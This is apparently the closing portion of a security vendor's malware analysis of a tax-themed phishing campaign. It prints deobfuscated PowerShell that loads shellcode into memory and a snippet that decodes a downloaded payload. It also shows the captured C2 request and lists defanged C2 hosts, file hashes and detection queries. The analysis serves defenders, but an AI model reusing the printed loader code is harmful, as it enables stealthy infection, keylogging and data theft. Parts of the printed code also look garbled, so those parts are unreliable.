    $Affineun.DefineConstructor(RTSpecialName, HideBySig, Public, [System.Reflection.CallingConventions]::Standard, $Creso).SetImplementationFlags(Runtime, Managed)
    $Affineun.DefineMethod(Invoke, Public, HideBySig, NewSlot, Virtual, $Protolop, $Creso).SetImplementationFlags(Runtime, Managed)

    return $Affineun.CreateType()
}

$Emphyse = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 USER32 ShowWindow), (Elkaunq04 @(IntPtr, IntPtr)))
$Passioners = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 kernel32 GetConsoleWindow), (Elkaunq04 ([IntPtr], IntPtr)))

$Emphyse.Invoke($Aleksandr, 0) $Moatingh - passed in from Stage 3

[System.Runtime.InteropServices.Marshal]::Copy($Moatingh, 0, ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($Passioners, [IntPtr, IntPtr]))($Aleksandr, 0), $Moatingh.Length)
[System.Runtime.InteropServices.Marshal]::Copy($Moatingh, 657, ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($Emphyse, [IntPtr, IntPtr]))($Aleksandr, 0), $Moatingh.Length)
$Shuntvent = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 USER32 CallWindowProcA), (Elkaunq04 ([IntPtr], IntPtr)))
$Shuntvent.Invoke((([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Elkaunq05 kernel32 VirtualAlloc), (Elkaunq04 ([IntPtr], IntPtr))))($Aleksandr, 0), $Moatingh.Length, $Moatingh)

```

Figure 8: Stage 4 deobfuscated PowerShell script in-memory binary execution



If you're familiar with PowerShell in-memory code execution, the code above should look familiar. Similar versions of the same code have been seen in the wild executing a wide range of attacks from [Cobalt Strike](#), to a wide range of [backdoor RAT malware](#) including [Kovter](#). It essentially leverages .NET API functionality to allocate memory space for a payload that will be executed within the new memory space.

A new thread is then spawned from our original process containing the payload data. The data in this case is contained inside the \$Moatingh variable. This variable was instantiated during stage 3 of the attack. If you look back, you'll notice the variable is set to the Base64 decoded value of the download file "Kommaerp.ema".

```
$Coerciona2=$env:appdata
$Coerciona2=$Coerciona2+'Kommaerp.ema'
$Unrhe = Get-Content $Coerciona2
$Moatingh = [System.Convert]::FromBase64String($Unrhe));
```

The second half of the file contains the obfuscated stage 4 PowerShell code which we analyzed in the previous section.

## Binary payload analysis

The Windows binary file ieinstal.exe ends up being the victim process for our in-memory process injection technique. This default Windows process is located in C:\Program Files (x86)\Internet Explorer\ and is responsible for installing and managing Internet Explorer add-ons.

In the below figure we're able to observe the malware migrating from PowerShell and launching ieinstal.exe which then spawns its own thread. The shell code used to inject the process contained within the Kommaerp.ema file is heavily obfuscated at a binary level, however we'll get into how we're able to gather some interesting data from the created process.




Figure 9: Procmon: PowerShell to ieinstal.exe process

### ieinstal.exe memory dump analysis

Examining the process dump file for ieinstal.exe provides some interesting insights. First, we observed C2 communication back to the original IP address (5.8.8[.]100) from the infected process. Analyzed data within the memory dump confirms that the IP is contacted using the following parameters:

```
GET /signal/TpRifutRxWlhn224.dwp HTTP/1.1
User-Agent:Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

At this stage, the infection chain is completed and the attackers will have access to the target system. Without pulling additional files from the C2 server, we observed ieinstal.exe capturing clipboard data and keystrokes as soon as it started running.

## Additional sample analysis

In addition to the sample featured in this article, we identified several additional samples following the same pattern using unique IP addresses and URL strings. Overall, each sample followed striking similarities such as the tax related PDF (always info.pdf), and PowerShell/VBScript code.

All files and hashes will be provided at the end of the article for references or IoCs.

## C2 infrastructure and attribution

Two of three IP addresses identified in the attack were registered to Petersburg Internet Network Ltd. in the Russian Federation. This could indicate Russian origins, however the possibility of false flag operations cannot be ruled out at this point.

IP Address	Country	ISP
194.180.48[.]211	US	Des Capital B.V.
5.8.8[.]100	RU	Petersburg Internet Network Ltd.
109.206.240[.]67	RU	Petersburg Internet Network Ltd.

### C2 domains/IPs

hxxp://109.206.240[.]67/oy/

tcp://goodisgood[.]ru:1977

hxxps://rebrand[.]ly/25a1ba

hxxps://rebrand[.]ly/be263e

hxxps://rebrand[.]ly/m526mvm

hxxps://rebrand[.]ly/rzuw9uy

hxxps://rebrand[.]ly/spf5wcc

hxxps://rebrand[.]ly/uvhzh3f

### Full URLs

hxxp://194.180.48[.]211/nini/

hxxp://194.180.48[.]211/sara/

hxxp://194.180.48[.]211/oy/

hxxp://194.180.48[.]211/zarath/

hxxp://194.180.48[.]211/fresh/

hxxp://194.180.48[.]211/ryan/

hxxp://5.8.8[.]100/signal/

hxxp://109.206.240[.]67/xlog/

hxxp://109.206.240[.]67/anom/

hxxp://109.206.240[.]67/shitter/

## Conclusion

Since all the samples that Securonix Threat Research identified are fairly recent, it's clear that this campaign is still ongoing. Businesses and individuals should be extra vigilant when opening tax-related emails, especially as the tax deadline in the US approaches.

The TACTICAL#OCTOPUS campaign is overall relatively complex from an initial compromise standpoint. The initial code execution tactic through .lnk file execution is trivial and used by many threat actors these days. However, the PowerShell and VBScript code used are unique and sophisticated, especially from an AV avoidance and obfuscation standpoint making this campaign important to watch.

## Securonix recommendations and mitigations

- Avoid opening any attachments especially those that are unexpected or are from outside the organization. Be extra vigilant with tax-related emails.
- Implement an application whitelisting policy to restrict the execution of unknown binaries.
- Deploy additional process-level logging such as • Sysmon and • PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below.

## MITRE ATT&CK Matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.005: Command and Scripting Interpreter: Visual Basic T1204.001: User Execution: Malicious Link
Defense Evasion	T1055.009: Process Injection: Proc Memory T1620: Reflective Code Loading
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer
Exfiltration	T1041: Exfiltration Over C2 Channel

## Analyzed file hashes

File Name	SHA256 (IoC)
Shortcut Files	
MOREZT TAX.jpg.Ink	0d1dad9f09654d9f111e2e4d9451708237f2129cb674c380057938ea7a7ba4bf
JRCLIENTCOPY3122.pdf.Ink	5ac2a9e27896c467eb5363ab24c931a5b721c3a715590441a936eb49b06dfb3e
BETTYGILDOC.pdf.Ink	1dc173bba60254b915f8fa88f2ee5730f8d9ba3919ffa7c7a3cc28c3728c43ec
TitleContractDocs.pdf.Ink	ff6c37680217620045135d6ec7ac0f7ca7560d8e189c701837f335e45d3213de
FIELDSGOVTCOPY2021.pdf.Ink	2893eab39fa7bd0db75cb5657565e04f1a438e6397f7fd2990f0a03e9954bbc0
PaulajonesClienttaxs2022.pdf.Ink	fc06588222dd51a08f9359e5d6ce9ee8c2ae90ff700533bc47d2ab4ead0071e8
BrentFisherUSTax.pdf.Ink	562ec1673c90fd1932f60b0f4e26e02a059347b88aa2d8fc0bddd058427d6946
Doc065754.Ink	86a3eea0abb10bdcac6a00b9bdf1d76a408fbd27db8be389757e069a2855f11
1099R 2022.pdf.Ink	63559daa72c778e9657ca53e2a72deb541cdec3e0d36ecf04d15ddbf3786aea8
PANYANG_21FED_1040.Ink	23597910ec60cf8b97144447c5cddd2e657d09e2f2008d53a3834b6058f36a41
Doc436985.pdf.Ink	76c22709a51448a508852f449d1b756d45754150093d6a5fb5eaeef34673bbd82
W2&1040.pdf.Ink	0cea74786657ad2094759e2a512a648efecf9a33d6ce3ee0c7ac1840dbf276cc
S_K _Beaumont_TaxDocuments.pdf.Ink	ab1eb7454d2cc5549c4c09422cdeb2fbf9254a977a42b03ca887a42d4e66f84e
Information.pdf.Ink	6e3b660bd913e1bd538811501fbc42ad9f4786c8258b7120e76d671c23252403
Chargeback_Dispute_Details.pdf.Ink	46c5b1f2090450b537389b1e221f7264a460fe47387e746555ba0543c0782ef9
S_Moretz_TaxDocuments.pdf.Ink	e72dc71684d57785129e128b05212467e528912106c8fe63c25baacbf0340ea5
Zip Files (email attachments)	
JRCLIENTCOPY3122.zip	907756fb841a1ed62e245a9d97b8c8ead78fa4fb6ec4357088f283e8db4f62f4
TitleContractDocs.zip	e45adb5a0dcfde2f3a70d2d4e91d6bcaec54858c61f0ecce3fc76d8cf6cf12e6
FIELDSGOVTCOPY2021.zip	4080b180ba4b33becc75686bc7f739a7d0ca6df446f3f6749bcd7a356c76ce66
saxton_returns.zip	1b3d2a6e04de259510090506a7357bdeced4f8c2c95607359837b105409abad0

File Name	SHA256 (IoC)
2022_docs.zip	f79c1d0ddadc7222e3eaa82416f515ef263ae6b3ba2a8d87f4f458b2ef98e8ea
BRENTFISHER_FEDTAXES.zip	34bdc88439fa6c06be4fa4b8a1747366157e71f196a20686366b8dacaf9e3ffc
PanYangFederalUSTaxDocs.zip	2f2892ce3885179c5ddd3ced5f8e3ae5f890ed0cef989f62a0285de136e31fa3
FedTax_Docs_BrentF.zip	8ab6933a480b546996a19daa13a7b5b0429099bfea57d42055f97fe9d3e251cf
S_K _Beaumont_TaxDocuments.pdf.zip	e4a600fe6f9928350d460b97162569d32e6acf70c7fe3ada68cbb6e861eeb972
Chargeback_Dispute_Details.zip	a639cb71f6f021a531d79c4ec2c9b22c5244874f6c959135d843e1db3476b1f4
S_Moretz_TaxDocuments.pdf.zip	d562a9e5cd1dc88de6308986d68edfd90dd0111f7971ec252dd09f12eb2f8b1a
C2-hosted files	
EAbsGhbSQL10.aca	7BD663EA34E358050986BDE528612039F476F3B315EE169C79359177A8D01E03
info.pdf	057B1DA6363EEDC2156003B8547AC57116793278B0B0B21767CC05FC8B143B99 6E641DE68BFD6AB98E297704AB27F784CDE401EAAA2D3F7D8653553C60F977DA 85E27758A4ED4B7754B8003DE1313540678F216BD21D883F03C2512BC89C32DC 000BC200B6BA104AC05DCBCB9B54A4F9610D8190AB5F9A4A1A5B189B0057F006
Leekish.vbs	C914DAB00F2B1D63C50EB217EEB29BCD5FE20B4E61538B0D9D052FF1B746FD73
safe.exe	A373F01A9CD3E3DB683AB892027C1A529BDB7F1F8A8C114BE940CD10A27366C7
CEAdePBiyVNfeZZIA176.lpk	CF55584023A70E43EC2637532CC8150C00F007825F705EF07DCEF39C9F6B74EF
Kriminalromaners.vbs	88B917C71897D8D516A5386818E83A62CC210FD52B52EE069875E56D5142E015
RHyikKHQlrxrmvViuoCaYwH64.pfb	EF7FB7AF43F7CE46209DA523F6B168DE225694760F2E8243158D65BEB31827DE
Unsquee.dwp	0DABFF6F0DD86D59A869F2633F4EEBC31A96B70BF90ED8E766CA22B49F68459C
Untuber88.vbs	E5FD42C20D0C95EDD3E1D12DDC4DDBE99A4F2ADECFE0A14250DED98F189599A1
Vejlensk90.vbs	FFE477577469C87C606E0CBD9D0DA68446CD8D895E4F4AB0A083F0A05AC8AB20
Blotlg.vbs Jubilets1.vbs Tepolerd.vbs	20D129D8AD727DC816FAC7AB3DC4D3D3F3666220822DE0D722DB763FA138A246
waRzdUI247.pfb	09B1FD66B0EC4B57861DB145BF4CEFFF0EE5634EB5A156D04D04F8495D309DAB
ytcJMqnlq146.toc	0A542E1D7444DF99461DE2CA49A3859AA1A35B458F8F77B205AEA0D14E6620A2
DWKZN62.u32	73E714EE977BA7C4CD32F52539F94031B52FCAA90448CEAEB910FD22932E9D4E
FhQgGIViPzDcYLtxWDvRglZ48.afm	C5BE50F35FBDA3FD8B996659FE3B1A648AC3EB4DED45825A0C158A1303CDAE5A
Hygiastic.psm	DD7E1D8F39581E3F90E51E082E11344EED2668C0377439D769DDF5422B4C66FB
ImnkLSwWhaQsuZXYPs172.pcx	27806A2C2A1246965D0E15D20DC6F3D46DF0CB242C3296311F40DD63991CD02C
JKmoXyx233.prx	149EE334DC6CD0593AEC294F405A9390623AB198080B476122433048402F93B4
Palatophar.pcx	FC1F9FC56F9B87242D205D67C40E5772C0A510650D83F1B7429DD037754C8EAF
Pilhenv.vbs	34A689FC4CA1F0B001BEE4B0640487E98FCE0C67EC67CDF076D86EFE9B10072F
PwkejoRQqhGAqogDJJHh197.afm	EF1065677B256644113648CAA26D75512BEA881C4953396DA561EAE8231F56F3
Sammenstyrningens242.vbs	926FE7F70C86B5C16A632344191820206772F8C53AC075446B138D209A1BF22A
Sammenstyrningens242A.vbs	87DC4E513A7023F1B8D38499C6FEDE4E6AB7EC563E1F0DBBD5E9B365E213D145
TpRlfutRxWlhn224.dwp	18D7BE1DFAED274670EA6CDD3D45E864CDCA173D5E71753DC69910334D0A92FA

File Name	SHA256 (IoC)
Traverser.dwp	2CF0F2C5D665438AC31A6B2880CD8FF637E7D4339781B5F2D26E7BC6058B737F
Categ31.xlsx	E1C6E7D919EEBE7CF75D5ACBAE975BB4AD3C760FF303714297E9F7072DF582D0
Midd.dwp	E587FB76C736B268FCA167994649B09401FEF04A433F6C28480C315C83181E24
MqYHDjH134.pcz	F2D64F2CC3902C13E457656C06E2AF1B4E11EC3F60E3EBC5D8F9E7BB3E673296
Eksegese64.vbs	C8BE839ED95D6BCFD484BA7A9389BA0A56CFD8841C9FDE04FE5651ED853BEE1A
Eksegese641.vbs	F0382214714ADC0D3C71FC5CD63F99F17F6A2E0A3CF45378CDAF236770793D65
jrJzeVzMzplxWfK86.prx	4DBD53B7CE4753778B1C2375A21FC4641E36D57880579779B376D4D8B591C6F7
nWsxW93.smi	E03E3C2C78A20A58E6B9546F62DCE95233362EEE7534785CE0B79F7F0886BA5B
PetYUsaYzfGCi67NW.psm	6E5163D9B9992847CAB46D48C691C2A04F6D01E5B430DEA02AA2A8119C299047

### A Sample of relevant Securonix detection policies:

- EDR-ALL-1197-RU
- EDR-ALL-1198-RU
- PSH-ALL-227-RU
- PSH-ALL-228-RU
- PSH-ALL-313-RU

### Relevant Spotter queries

- index = activity AND rg\_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "Procstart" OR deviceaction = "Process" OR deviceaction = "Trace Executed Process") AND (destinationprocessname ENDS WITH "powershell.exe" OR filename = "PowerShell.EXE" OR destinationprocessname ENDS WITH "cmd.exe" OR filename = "Cmd.Exe") AND (resourcecustomfield1 CONTAINS "https://0x" OR resourcecustomfield1 CONTAINS "http://0x")
- (rg\_functionality = "Next Generation Firewall" OR rg\_functionality = "Web Application Firewall" OR rg\_functionality = "Web Proxy") AND (destinationaddress = "194.180.48[.]211" OR destinationaddress = "5.8.8[.]100" OR destinationaddress = "109.206.240[.]67")
- index = activity AND rg\_functionality = "Microsoft Windows Powershell" AND message CONTAINS "-bxor"
- index = activity AND rg\_functionality = "Microsoft Windows Powershell" AND (message CONTAINS "System.Reflection.Assembly.Load(\$)" OR message CONTAINS "[System.Reflection.Assembly]::Load(\$)" OR message CONTAINS "[Reflection.Assembly]::Load(\$)" OR message CONTAINS "System.Reflection.AssemblyName" OR message CONTAINS "Reflection.Emit.AssemblyBuilderAccess" OR message CONTAINS "Runtime.InteropServices.DllImportAttribute") AND (message NOT CONTAINS "Generated by= Microsoft Corporation" OR message NOT CONTAINS "Generated by: Microsoft Corporation")
- index = activity AND rg\_functionality = "Microsoft Windows Powershell" AND message CONTAINS "Start-BitsTransfer" AND message CONTAINS "-Source" AND message CONTAINS "-Destination" AND message CONTAINS "http"

### References:

- Microsoft PowerShell Modules: Start-BitsTransfer  
<https://learn.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer?view=windowsserver2022-ps>
- Inspecting a PowerShell Cobalt Strike Beacon  
<https://forensicitguy.github.io/inspecting-powershell-cobalt-strike-beacon/>
- The many faces of an IP address  
<https://www.hacksparrow.com/networking/many-faces-of-ip-address.html#2-0-optimized-dotted-decimal-notation>
- RocketCyber: Cyber Cases from the SOC – Fileless Malware Kovter  
<https://www.rocketcyber.com/blog-cyber-cases-from-the-soc-fileless-malware-kovter>